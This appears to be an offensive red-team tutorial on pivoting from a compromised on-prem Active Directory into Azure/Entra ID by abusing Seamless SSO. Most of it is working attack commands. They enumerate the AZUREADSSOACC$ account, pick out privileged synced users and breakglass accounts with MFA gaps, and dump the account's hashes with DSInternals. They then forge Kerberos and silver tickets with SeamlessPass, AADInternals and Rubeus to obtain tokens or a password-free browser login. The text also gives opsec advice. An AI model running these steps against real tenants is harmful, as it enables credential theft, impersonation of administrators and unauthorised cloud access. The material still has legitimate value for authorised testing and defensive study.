
Overview
One of the easiest methods for pivoting into Azure after you’ve compromised the on-prem domain is using Seamless SSO. This requires privileged access to the domain, or a users hash or the AZUREADSSOACC$ accounts hash.
Enumeration
The first step is to identify if Seamless SSO is being used in the environment. The key indicator for this is a computer account named: AZUREADSSOACC$. This principal is required for Seamless SSO to function.
I prefer uses a quick ldap query to check, use any method you’d like.
([adsisearcher]"(&(objectCategory=computer)(name=AZUREADSSOACC))").FindOne()The next step is to determine if that account is configured properly. One good indicator is if it has the proper SPNs set. This is not required but its a good sanity check.
Again, with an LDAP query:
$searcher = [adsisearcher]"(samAccountName=AZUREADSSOACC`$)"
$searcher.PropertiesToLoad.Add("servicePrincipalName") | Out-Null

$result = $searcher.FindOne()
$result.Properties["serviceprincipalname"]
That should output the following SPNs:
HTTP/www.tm.a.prd.aadg.akadns.net
HTTP/www.tm.a.prd.aadg.trafficmanager.net
HTTP/aadg.windows.net.nsatc.net
HTTP/autologon.prda.aadg.msidentity.com
HTTP/autologon.microsoftazuread-sso.com
RestrictedKrbHost/www.tm.a.prd.aadg.akadns.net
RestrictedKrbHost/www.tm.a.prd.aadg.trafficmanager.net
RestrictedKrbHost/aadg.windows.net.nsatc.net
RestrictedKrbHost/autologon.prda.aadg.msidentity.com
RestrictedKrbHost/autologon.microsoftazuread-sso.com
Target Identification
Targets for this should generally have these attributes:
- Synced to on-prem
- A privileged role in Entra
- an MFA gap
I wrote a tool called gaplock to help with this exact step. It builds off work done by rbmroot on CAPSLock. Instead of evaluating CAPs scenerios per user, it runs analysis on all users meeting certain attributes.
The tool relies on the roadrecon db, checkout azure situational awareness.
To find good targets for our Seamless SSO abuse, we can use the tool with these flags:
gaplock find --synced --admin --db <path to roadrecon.db>
Then generate a summary and HTML report with
gaplock report
We can see nic.tooley is an Application Administrator, is synced to on-prem and has MFA enforcement gaps.
We can open the html report for a clearer picture

From this output we can see the principal is excluded from the policies: Require multifactor authentication for admins, Require multifactor authentication for all users COPY but Require multifactor authentication for Azure management is still enforced. This user would be a great target for pivoting into the cloud.
Its common for an organization to sync breakglass accounts (highly privileged accounts used when all other access is blocked) to on-prem, these are often amazing targets because they have MFA gaps on purpose.
Setup
To perform the attack we need the following information:
- NTLM or AES of the AZUREADSSOACC$ &| the NTLM or AES of the user we are targeting
- SID of the user we are targeting
I prefer using DSInternals to grab the credential info.
Install-Module DSInternals
Import-Module DSInternals

Get-ADReplAccount -SamAccountName 'AZUREADSSOACC$' -Domain <domain> -Server <dc-ip>
and LDAP for the target users SID
$searcher = [adsisearcher]"(samAccountName=<target-user>)"
$searcher.PropertiesToLoad.Add("objectSid") | Out-Null

$result = $searcher.FindOne()
$sidBytes = $result.Properties["objectsid"][0]
$sid = New-Object System.Security.Principal.SecurityIdentifier($sidBytes, 0)
$sid.Value
Exploitation - getting tokens
From here we have all the information required to grab a kerberos ticket for the target user and request tokens.
SeamlessPass
https://github.com/Malcrove/SeamlessPass
One tool we can use for this is SeamlessPass by Malcrove. You can read their research on the topic here.
SeamlessPass supports using a Golden ticket, user TGT, user AES|NTLM, or the AZUREADSSOACC$ AES|NTLM
AZUREADSSOACC$ Method
seamlesspass -tenant tenant.com -adssoacc-ntlm <NTLM> -user-sid <target-user-sid>seamlesspass -tenant tenant.com -adssoacc-aes <aes> -user-sid <target-user-sid>This method has the opsec benefit of not interacting with the DC.
User Hash Method
seamlesspass -tenant tenant.com -domain domain.local -dc dc.domain.local -username <target-samaccountname> -ntlm <NTLM>SeamlessPass will also lets you target specific client_ids (
-c <client>) and resources (-r <resource url>) to pull tokens for. It defaults to the AAD Powershell client and the graph.windows.net resource.
AADInternals
You can also use AADInternals to request a silver ticket and pull tokens. You can read the AADInternals documentation for this here
Install-Module AADInternals
Import-Module AADInternals
First step is to use AADInternals to get a kerboros ticket for our targeted user and service.
$ticket=New-AADIntKerberosTicket -SidString "<target-user-sid>" -Hash "<AZUREADSSOACC NTLM>"Now exchange the ticket for tokens
$accessToken=Get-AADIntAccessTokenForMSGraph -KerberosTicket $ticket -Domain tenant.comAll of the Get-AADIntAccessTokenForX commands work with kerberos tickets.
Exploitation - browser session
Instead of pulling tokens, we may choose to configure our local browser to support kerberos auth. This allows us to access myapps.microsoft.com just like the target user normally would to SSO into GUI apps.
The first step is similar to the AADInternals ticket step but this time we use Rubeus.
For this we need:
- The SID of the domain (Any SID minus the RID)
- The AZUREADSSOACC$ aes hash
- The target users RID (last block of users SID)
- the target users samaccountname
Create the silver ticket and pass into current session:
Rubeus.exe silver /aes256:<azureadssoacc$ aes> /service:http/autologon.microsoftazuread-sso.com /sid:<sid-of-domain> /domain:domain.local /id:<target-rid> /user:<target-user> /pttVerify the ticket is in the session:
klist
Now we modify our local intranet zone to trust the endpoint for kerberos auth.
Internet Options -> Security -> Local Intranet -> Sites -> Advanced
https://autologon.microsoftazuread-sso.com
If the above did not work, try this in an elevated session:
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\microsoftazuread-sso.com\autologon" /v https /t REG_DWORD /d 1 /fThen in the same session you passed the ticket in:
start msedge https://login.microsoftonline.comType in the users email, and it should bypass the password requirement.
This does NOT bypass MFA